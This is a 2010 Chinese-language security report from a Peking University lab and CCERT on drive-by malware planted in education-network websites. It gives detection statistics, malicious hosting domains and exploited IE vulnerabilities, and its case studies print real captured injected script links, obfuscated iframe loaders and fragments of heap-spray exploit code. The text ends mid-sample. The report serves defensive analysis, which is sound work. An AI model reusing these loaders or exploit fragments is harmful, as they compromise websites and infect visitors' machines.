

2010 年上半年教育网网站挂马监测分析报告

北京大学网络与信息安全实验室，中国教育和科研网紧急响应组，中国教育网体检中心

2010 年 7 月

网站挂马近年来一直是国内互联网安全最严重的安全威胁之一，也对教育网网站构成了现实普遍的危害。随着高考招生拉开帷幕，教育网网站，特别是高招网站，将成为广大考生和家长频繁浏览的热门站点，也不可避免地成为恶意攻击者的关注目标。

北京大学网络与信息安全实验室(ercis.icst.pku.edu.cn)于去年完成了网站挂马监测平台的研发，通过与中国教育网体检中心(www.nhcc.edu.cn)、中国教育和科研网紧急响应组(www.ccert.edu.cn)合作，在中国教育网体检中心向教育网网站提供公益性的网站挂马监测服务。从今年 1 月份开始对教育网上可公开访问的 3.5 万多个网站进行周期性的持续监测，上半年累计检测到 425 个教育网顶级域名下的 1,374 个网站被挂马，且在高考高招期间呈现快速增长趋势。本文尝试通过对上半年教育网网站挂马监测数据的全面分析，并结合典型案例分析，展示网站挂马威胁的发展态势，并建议高校安全管理部门和人员加强意识，通过多种渠道对高校网站进行安全检测与加固，以防止被恶意攻击和挂马。

1. 被挂马网站数据统计分析

2010 年上半年网站挂马监测平台累计检测到 425 个教育网顶级域名下的 1,374 个网站被挂马，上半年挂马率为 3.88%（即在上半年周期内，教育网内有 3.88% 比例的网站曾被检测出挂马）。每月在教育网中检出的挂马网站数量和月度的挂马率变化趋势如图 1 所示，总体呈现快速增长趋势。2 月份由于春节假期等因素挂马网站数量较少，进入 3 月份中下旬由于当时 IE 浏览器中爆出 iepeers 零日漏洞（又称为“极风”），以及攻击该漏洞的网马在黑客社区中广泛流传，3 月份和 4 月份的教育网挂马网站数量成倍攀升，并在 4 月及 5 月高考高招来临前保持在高位状态，月度挂马率接近 2%，6 月份挂马率稍稍回落至 1.67%，共检出 590 个挂马网站，可能的原因是部分高校网站，特别是高招网站开始重视起网站的安全性。




图 1 2010 年上半年教育网网站挂马数量和月度挂马率统计

对于监测平台所检出的教育网挂马网站，我们也在检出后第一时间查询 Google 安全浏览(Google Safe Browsing) API 接口，获取 Google 是否对这些网站进行恶意标注的结果。结果发现 Google 在平台于 5-6 月份检出的 833 个挂马网站中，标注了 340 个，未标注比例达到近 60%。该数据说明虽然 Google 安全浏览计划监测面很广，但对中国教育网的监测覆盖面尚不够充分。

在 2010 年上半年检出的 1,374 个挂马网站中，我们进一步对这些网站在平台每轮监测中检出次数和挂马检出的持续时间进行了统计，其分布如图 2 所示：挂马网站的平均检出次数为 3.9，检出次数最多的网站达到了 28 次，是某高校的精品课程网站；检出持续时间最长的 143 天，为某高校生物技术学院，在 1 月下旬检出后一直保持被挂马状态，持续被平台检出，而检出挂马网站的平均挂马持续时间为 25.7 天¹，这说明教育网部分网站对挂马的检测和响应还远远不够主动和迅速，也使得挂马网站持续地对访问者构成安全威胁。

检出的 1,374 个挂马网站分布于 425 个教育网顶级域名（即大致分布于 400 多个高校和科研院所单位），检出挂马网站最多顶级域名（haue.edu.cn），从 2 月 3 日至 6 月 28 日，在该域名下持续有 48 个不同的网站被检出挂马，检出次数达到 233 次。经分析，该高校网站大部分都建在同一 IP 的服务器上，且均采用了 ASP 动态页面建站，而被植入的网页木马也都属于同一渗透代码工具包(Exploit Kit)且宿主域名源于同一动态域名服务，因此可以推测该高校大量网站被挂马是同一攻击者(团伙)所为，通过攻入服务器，在不同虚拟主机目录的网页中插入恶意挂马链接，从而实施网站挂马攻击。在检出挂马网站的 425 个顶级域名中，平均每个域名下有 3.2 个挂马网站，这些检出挂马网站的顶级域名所属单位也几乎囊括了目前国内所有 985 及 211 高校。




图 2 2010 年上半年教育网挂马网站检出次数和挂马持续时间分布

¹ 单次检出的挂马持续时间视为 1 天。




图 3 教育网检出挂马网站数量和次数的顶级域名分布情况

2. 网页木马宿主站点分析

网站挂马监测平台具有网页木马精确定位和挂马链提取功能，对于检测到的挂马网站，能够追溯网页木马宿主站点。基于这些原始数据，我们对上半年教育网检出的网页木马宿主站点进行统计分析，从而尝试揭示出一些攻击者构建挂马攻击场景的技术规律。

在平台对 1,374 个挂马网站的累计 26,956 次检出结果中，这些挂马网站最终装载了位于 1,001 个恶意宿主上的网页木马 URL，传播网站数量最多的网页木马宿主站点如表 1，最多的宿主站点 o.lookforhosting.com 上的网页木马链接在 145 个教育网网站中植入传播。表 2 显示了影响挂马网站数量最多的网页木马宿主站点根域名，以及在这些根域名上所发现的网页木马宿主站点数量，从中可以看出大量网页木马宿主站点利用从希网免费域名服务申请的动态域名进行 DNS 解析，这说明了国内动态域名服务尚存在被滥用的情况，需对动态域名注册进一步加强安全管理。

表 1 传播网站数量最多的网页木马宿主站点

网页木马宿主站点	传播网站数量
o.lookforhosting.com	145
a.lookforhosting.com	110
kost1.8800.org:32	88
i.lookforhosting.com	85
los2.8800.org:97	73
kood1.9966.org:97	73
baidu.usai.info	69
qq.cocotte.info	68
beer3.6600.org:97	62
mvpq1.6600.org:97	60

表 2 影响挂马网站数量最多的网页木马宿主站点根域名

网页木马宿主站点根域名	根域名所属类型	影响网站数量	网页木马宿主站点域名数
8800.org	希网免费动态域名	614	69
6600.org	希网免费动态域名	475	63
3322.org	希网免费动态域名	264	63
lookforhosting.com	恶意注册滥用域名	257	10
zuowenxiu.info	恶意注册滥用域名	210	14
9966.org	希网免费动态域名	167	20
caipiaoyuce.info	恶意注册滥用域名	157	16
chinawordpress.info	恶意注册滥用域名	129	7
cptiandi.info	恶意注册滥用域名	118	7
tbag.info	恶意注册滥用域名	113	8

在我们的监测过程中发现,检出的挂马网站在每轮监测中提取到的网页木马宿主站点具有高度的变化性,72.7%的挂马网站所挂接的宿主站点进行了变化转移,每个挂马网站平均对应的宿主站点数竟达到了5.32。此外,我们监测到的宿主站点分布于170个顶级域名上,其中的46个顶级域名至少拥有两个恶意宿主站点,平均拥有19个。特别是希网旗下的2288.org、8800.org、3322.org、6600.org、8866.org、9966.org和7766.org免费动态域名服务,共计为544个恶意宿主站点提供了动态域名,超出了我们所发现恶意宿主站点总数的一半以上。其中攻击者在2288.org等动态域名服务上引入了域名随机化机制,如60433.23620979173.ajw.2288.org,也使得用于分发网页木马的恶意宿主站点域名更加多样化。

这种在恶意宿主站点和域名上的高度变化性和对抗性显然是在回避目前产业界和国家监管部门普遍实施的黑名单域名和网址过滤机制,这对有效应对处置网站挂马威胁提出了更高的挑战。

3. 网页木马利用的安全漏洞

目前网站挂马监测平台主要仍采用动态行为分析技术检测和发现挂马网站,尚无法自动化地分析出网页木马所利用的安全漏洞类型。为了进一步完善平台,我们已经在浏览器模块间通讯劫持技术、基于安全漏洞特征的网页木马检测方法、基于安全漏洞模拟的网页木马检测方法等方面取得了技术突破,相关研究成果发表于AsiaCCS'10等知名国际会议上,也将利用创新技术进一步完善监测业务平台。

根据对固化保全的网页木马攻击场景进行人工辅助分析的结果,我们总结了2010年上半年检出网页木马所主要利用的安全漏洞和攻击方式:网马利用最为流行和普遍的漏洞莫属IE浏览器中爆出的MS10-018(国内又称“极风”)和MS10-002(“极光”);而2009年的MS09-043、MS09-032,2008年的MS08-054、联众GLIEDown.IEDown.1控件多个缓冲区溢出漏洞,2007年的RealPlayer IERPctl.IERPctl.1控件漏洞和“老的掉牙”的MS06-014漏洞仍频频出现在集成多个渗透攻击代码的网马攻击包中;另外Adobe公司的Flash和PDF由于应用面广泛、支持内嵌ActionScript和JavaScript等脚本语言,也已经成为网马攻击的常用途径,在我们从教育网中检出的网页木马攻击场景中,也存在大量用于承载渗透攻击的恶意SWF和PDF文件。

表 3 2010 年上半年网页木马利用的主要安全漏洞和攻击方式

	漏洞位置	MS 漏洞编号	CVE 编号	漏洞类型	漏洞信息公布时间
1	IE 浏览器 iepeers.dll	MS10-018	CVE-2010-0806	use-after-free	2010-3-10
2	IE 浏览器 DOM 模型 CEventObj 类	MS10-002	CVE-2010-0249	use-after-free	2010-1-15
3	Office OWC10.Spreadsheet 控件	MS09-043	CVE-2009-1136	不安全方法	2009-7-13
4	MPEG-2 视频 directshow 控件(msvidctl.dll)	MS09-032	CVE-2009-1919	缓冲区溢出	2009-7-6
5	windows media player	MS08-054	CVE-2008-2253	边界条件错误	2008-9-9
6	联众 GLIEDown.IEDown.1 控件	N/A	BID: 29118,29446	缓冲区溢出	2008-5-7
7	RealPlayer IERPctl.IERPctl.1 控件	N/A	CVE-2007-5601	缓冲区溢出	2007-10-20
8	MDAC RDS.Dataspace ActiveX 控件	MS06-014	CVE-2006-0003	不安全方法	2006-4-11
9	Adobe Flash Player (swf)	N/A	多个	Swf 装载网页, 如 LoadMovie()	N/A
10	Acrobat PDF Reader (pdf)	N/A	多个	Acrobat JavaScript API 封装攻击	N/A

“极光”与“极风”是今年上半年微软 IE 浏览器中先后被爆出 Oday 和网马攻击的安全漏洞。“极光”漏洞(MS10-002)由于最早在作为 Google “退出中国市场”事件导火索的“极光”攻击事件中被利用而闻名,其本质是 IE 浏览器 DOM 模型实现中存在的对象引用计数错误,从而导致的 use-after-free 类型安全漏洞(详见《中国教育网络》第 2-3 月期:微软“极光”漏洞殃及谷歌和中国网民)。而“极风”漏洞(MS10-018)也同样是 IE 浏览器中爆出的 use-after-free 类型漏洞,漏洞触发点在于 CPersistUserData::setAttribute()方法,由于该方法对 VT_DISPATCH 类型的 Variant 变量转化过程中的引用计数处理失误导致内存破坏,从而造成远程执行任意代码²。

如图 4 所示,我们对这两个漏洞在检出高校挂马网站中流行趋势做了一个统计分析,对每旬所检测到的包含这两个漏洞利用网马的挂马攻击场景数量进行分析与对比。从图示结果可以显示出典型的安全漏洞利用生命周期,如“极光”漏洞,从 1 月 15 日被公开披露以后,即随进入 Oday 和 1day 阶段的高峰利用期,然后随着补丁的推出、广泛应用及其他 Oday 漏洞的出现,其利用范围和规模也逐步地衰减,但会具有一个较为漫长的“半衰期”。而“极风”漏洞被网马利用的范围和持续时间要比“极光”漏洞高出一个数量级,一个可能的原因是“极光”漏洞的爆出时间是处在临近春节假期,而国内各类攻击现象的统计规律往往揭示出攻击者在春节期间也会安心的过节休息,而不会过多加班加点的攻击。

² 详见看雪论坛上轩辕小聪的分析文章 <http://bbs.pediy.com/showthread.php?t=108724>




图 4 “极光”与“极风”漏洞利用网页木马场景数量的趋势分析与对比

针对上半年最流行的“极风”安全漏洞，监测平台在不同时间点也采集到了针对同一漏洞但形态不同的网页木马，从中我们也可以看出网页木马渗透代码随时间不断演变的趋势。在 2010 年 3 月 11 日“极风”漏洞还处于 Oday 阶段时，我们的监测平台发现了第一个攻击该漏洞的网页木马渗透代码，而第一个版本非常简单易懂，并没有引入任何的混淆机制。而在 3 月 22 日我们发现了第一个变种，如下图中代码所示，该变种只是在 Heapspray 过程中采用了混淆机制，将 shellcode 隐藏至 SCRIPT 外链的一个伪装 CSS 文件中，并通过字符串的编码操作对实施 Heapspray 的代码进行了混淆。

```
<script src="pack.css"></script>
...
var sss = Array(472,388,456,128,...,164,236);
var arr = new Array;
for (var i = 0; i < sss.length; i ++ ){
  arr[i] = String.fromCharCode(sss[i]/4); }
...
```

而在此之后，我们进一步发现了另外 5 种针对“极风”漏洞攻击的网页木马，这些变种主要在如下两方面进行了增强：

引入了更强的混淆机制：网页木马渗透代码引入了更多的混淆机制以对抗检测与分析。混淆技术从简单的字符串操作、escape 函数编码，到复杂的自动化加密工具。如我们在一个较新的“极风”网马中发现了“Encrypt By Dadong’s JSX 0.31 VIP”的注释，显然这使用了一个专门开发的加密工具，该加密工具能够绕过 Freshow 等已有网马辅助分析工具的解密能力。

攻击优化：优化渗透攻击代码以获得更高的攻击成功率。一些“极风”网马变种尝试多次攻击，并针对客户端浏览器的不同版本装载和运行不同的渗透攻击代码。

4. 上半年典型网页木马攻击场景案例分析

● “极风”网马攻击场景案例分析

首先我们来关注今年上半年在教育网上最为流行的“极风”网马攻击场景，图 5 显示了一个典型案例的挂马链，由于仅攻击了“极风”一个安全漏洞，因此该场景挂马链是一条

单一路径,从被挂马的高校网站链接至恶意宿主站点上的网页木马页面,“w/w2.htm”页面包含了实际实施攻击的“极风”网页木马渗透攻击代码,存在漏洞的 IE 浏览器访问时将被攻击,下载并执行恶意木马程序。图 6 给出了更为完整的、通过 HTTP 协议头中的 referrer 字段恢复出的“极风”网马攻击场景图。




图 5 一个典型的“极风”网马攻击场景挂马链图示




图 6 用 HTTP 协议头 referrer 关系恢复的“极风”网马攻击场景图示

在被挂马的高校网站页面中，我们从固化保全的 **Cache** 页面内容中可以发现当时攻击者在该页面中插入的恶意链接，如图 7 所示，攻击者在 **HTML** 页面尾部插入了大量经过简单的十六进制编码混淆后的 **SCRIPT** 外链。其中大部分的恶意链接不再活跃，但少数链接的内容均为如图 8 所示的一段脚本，其功能是判断被挂马网站，若非政府网站(域名包含 **gov**)，则动态输出一个混淆后的 **iframe** 网马链接。从该流行的典型案例中，我们可以总结目前网页挂马攻击者在植入恶意链接的一些常用策略，包括：一次性植入大量具有一致页面内容的恶意链接，在安全机构封禁掉一些恶意域名时，仍能保证挂马攻击场景的活跃性，有效提升攻击场景的鲁棒性；网页木马生成器编写者主动地规避政府网站，从而避免给自己惹上麻烦；植入的恶意链接均通过混淆机制进行隐藏，提升对能力偏弱的网站管理员的对抗分析能力。

```
76 </body>
77 </html>
78 <script src=http://%68%6E%33gp.cn></script><script src=http://f%75jia%6E%31%75b%2E%63%6E></script><script src=http://%71.taog
%75%2E%6F%72g.cn;%39%3></script><script src=http://%71.%74%672%35%30.%c6Fm%2Ec%6E></script><script src=http://%76%2E%67%325.0.
%63%6Fm%2Ecnn></script><script src=http://c.%741%69%6E%65.%c6F%6D%2E%63nn></script><script src=http://%63.us%74%6F%63n.%c6F%6D.
%63%6F%6D></script><script src=http://%63.%a6a%6E%63%6E></script><script src=http://%63%2Enj%63%2%2E%6E></script><script src=http://%71.%63%68%749%2Ecnn></script><script src=http://q%2E%6E%6Ae%2%2E%63nn></script><script src=http://p.%73%67u%61%6E
%67%6A1%2E%6E></script><script src=http://w%2E%63%k%74%34%2Ecnn></script><script src=http://%77.cl%74%72%63%6E></script><script
src=http://u.%63%6B%9.cn></script><script src=http://%71.sin%61%31%36%33%2E%69%6F></script><script src=http://%77.%6C%69%73tag
%65%2E%69n%66%6F></script>
```

图 7 在被挂马网站页面中植入的恶意链接

```

1 if(document.location.href.indexOf("gov")>=0)
2 {} else {document.write("<div style='display:none'>")
3 document.write(unescape('%3Ciframe%20src%3Dhttp%3A//%71%71%2E%43%4F%43%4F%54%54%45%2E%49%4E%46%4F/%68%68%68
4 /%32%30.html%20width=100%20height=0%3E%3C/iframe%3E'))
5 document.write("</div>")}}

```

图 8 恶意链接 w.listage.info 页面内容，通过 document.write 动态输出混淆的 iframe 网马链接。进一步的网页木马跳转页面及实际攻击页面均在攻击者控制的恶意宿主站点 qq.cocotte.info 上，“hhh/20.html”页面内容如图 9，包含了点击流量统计的第三方代码，以跟踪统计网页木马的访问情况。而其链接的“w/w2.htm”则是实际对“极风”漏洞实施攻击的代码，从中可发现是通过“Dadong's JSX 0.31 VIP”加密工具进行混淆的，经过动态执行反混淆处理，我们可以恢复出其原始代码，通过细致分析后可完整分析 Shellcode 组装、Heapspray 攻击和漏洞触发的整个攻击过程。最后从对 Shellcode 的分析和 XOR 解密后，可获取网马攻击成功后将下载和执行的恶意木马程序位置，本例中为“hxxp://keailou.adwa23.com/.p”。

```

1 <script type="text/javascript" src="http://js.tongji.linezing.com/1566155/tongji.js"></script><noscript><a
2 href="http://www.linezing.com"></a></noscript>
3 <iframe src=../w/w2.htm width=1 height=0></iframe>

```

图 9 网页木马跳转页面 qq.cocotte.info/hhh/20.html 页面内容

```

<button
id='yEcOINWqzAvRosxxYgfcIJYcINTLbYCYFtXENkMxhsYvkGkpiwAZqiGoKePsqQqkxgBXxZQKYzdhiEfqwBXZjZwQp'
onclick='WzdLiWKZevlgmLyiBITcqfDodayoljhqyoEwCJBe();' style='display:none'></button>
<script language='javascript'>
var bak='%';var jj=bak+'u'+4B5B';var WMAHWM='B%u4627%uA';
.....
oah+='BDBC%u36BD%uD755%uE4B8%'+org+'5FBD%uD544%uD3D2'+tihs+'%'; .....
var KfbFGUF3 = eval;
CJoX7="6176653778767F782A3056535520326224532323262262521303C405A565F405A3C302F5252302.....";
NcUJbL1="function
QfiXKOi2(){UBOe3=Math.PI;hbuLEX6=parseInt;EHng1='length';mPkRSc3=hbuLEX6(~((UBOe3&UBOe3)|(~UBOe3&
UBOe3)&(UBOe3&~UBOe3)|(~UBOe3&~UBOe3)));RPWtnf8=hbuLEX6(((mPkRSc3&mPkRSc3)|(~mPkRSc3&mPkRS
c3)&(mPkRSc3&~mPkRSc3)|(~mPkRSc3&~mPkRSc3))&1);/*Encrypt By Dadong's JSX 0.31
VIP*/eCSNgc0=RPWtnf8<<RPWtnf8;egEAw1=mPkRSc3;.....";
var NjxCB6 = KfbFGUF3(KfbFGUF3);NjxCB6(NcUJbL1);
function WzdLiWKZevlgmLyiBITcqfDodayoljhqyoEwCJBe(){
var mNkQBGGxtqlghauiaUpjbyCOjIVbnWnqDQBAuhOv = document.createElement('body');
mNkQBGGxtqlghauiaUpjbyCOjIVbnWnqDQBAuhOv.addBehavior('#default#userData');
document.appendChild(mNkQBGGxtqlghauiaUpjbyCOjIVbnWnqDQBAuhOv); try {
for(tQknUbSupHPbocFX=0;tQknUbSupHPbocFX<10;tQknUbSupHPbocFX++) {
mNkQBGGxtqlghauiaUpjbyCOjIVbnWnqDQBAuhOv.setAttribute('s',window);
}
} catch(e){}
window.status+="";
}
document.getElementById('yEcOINWqzAvRosxxYgfcIJYcINTLbYCYFtXENkMxhsYvkGkpiwAZqiGoKePsqQqkxgBXxZQ
KYzdhiEfqwBXZjZwQp').onclick();

```

图 10 网页木马渗透攻击页面 qq.cocotte.info/w/w2.htm 页面内容(省略大量代码)

● 多漏洞集成网马攻击场景案例分析

第二个上半年在高校网站中流行的网马攻击场景案例集成了多种安全漏洞的渗透攻击,其挂马链如图 11 所示。




图 11 上半年流行的多漏洞集成攻击网马攻击场景挂马链图示

被挂马页面“www.wzmc.edu.cn/xcb/”的页面内容如图 12 所示，在首行被植入了恶意的 SCRIPT 外链，链接地址以简单的十六进制编码进行混淆。而所指向的恶意 SCRIPT 内容如图 13 所示，其中包含了通过设置 Cookie 防止一段时间内该客户端重入的机制，而且通过动态 iframe 链接所指向的恶意宿主域名采用了随机化生成的机制，显然是在对抗目前产业界和相关政府机构实施的域名黑名单过滤机制。

```
01 <script language=javascript src=http://h%75g.x0%72g.%701/b.js?google=05x291></script>  
Transitional//EII" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
02 <html xmlns="http://www.w3.org/1999/xhtml" >
```

图 12 被挂马页面内容, 首行被植入恶意 SCRIPT 外链

```
01 function rand()  
02 {  
03     var num = Math.random()*100000;  
04     return num;  
05 }  
06  
07 function Get(){  
08     var Then = new Date()  
09     Then.setTime(Then.getTime() + 12*60*60*1000)  
10     var cookieString = new String(document.cookie)  
11     var cookieHeader = "Cookie1="   
12     var beginPosition = cookieString.indexOf(cookieHeader)  
13     if (beginPosition != -1){  
14     } else  
15     {  
16         var vav="fsv";  
17         var num = rand();  
18         document.cookie = "Cookie1=bsrsslu;expires="+ Then.toGMTString()  
19         document.write("<div style='display:none;' >");  
20         document.write("<iframe+\"me src=http://\"+num+\".aik.2288.org\\/88\\/224ay.htm width=100 height=0><\\/iframe>");  
21         document.write("<\\/div>");  
22     }  
23     }Get();
```

图 13 恶意 SCRIPT 内容，包含设置 Cookie 防重入和恶意宿主域名随机化机制

攻击者首先让客户端装载的是图 14 所示的攻击分发页面，该页面中在动态输出进一步的分发页面和实际攻击页面之前，首先对客户端进行了一个反病毒软件的检查，通过定位文件系统上一些图片资源，来检查客户端是否安装了瑞星和 360 安全卫士等反病毒软件。之后根据浏览器是否 IE 类型，分别输出不同的 SWF Flash 文件，随后进一步输出 av.htm 页面。


```

01 <html>
02 <body>
03 <script>
04 var ap11aa='\x30';
05 </script>
06 <button id="KongShouDao" onclick="xuyaoni();" STYLE="DISPLAY: NONE"></button>
07 <script src="mp.js"></script>
08 <script language="javascript">
09 var hehehahi =
nndx+'%u'+ '5858'+ '%u5858%u10EB%u4B5B%u933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uFFFF%u54FF%uBEA3%uBDB
10     var woyouyizhixiacmaolv = xooxoox(hehehahi);
11     var conglaiebuqi = new Array()
12     var youyitian = 0x86000 - woyouyizhixiacmaolv.length*2;
13     var woxinxuelaichao = nicxa+"0c0"+"c"+nicxa+"0c0"+"c";
14     var kuaishiyongshuangjiegun = xooxoox(woxinxuelaichao);
15
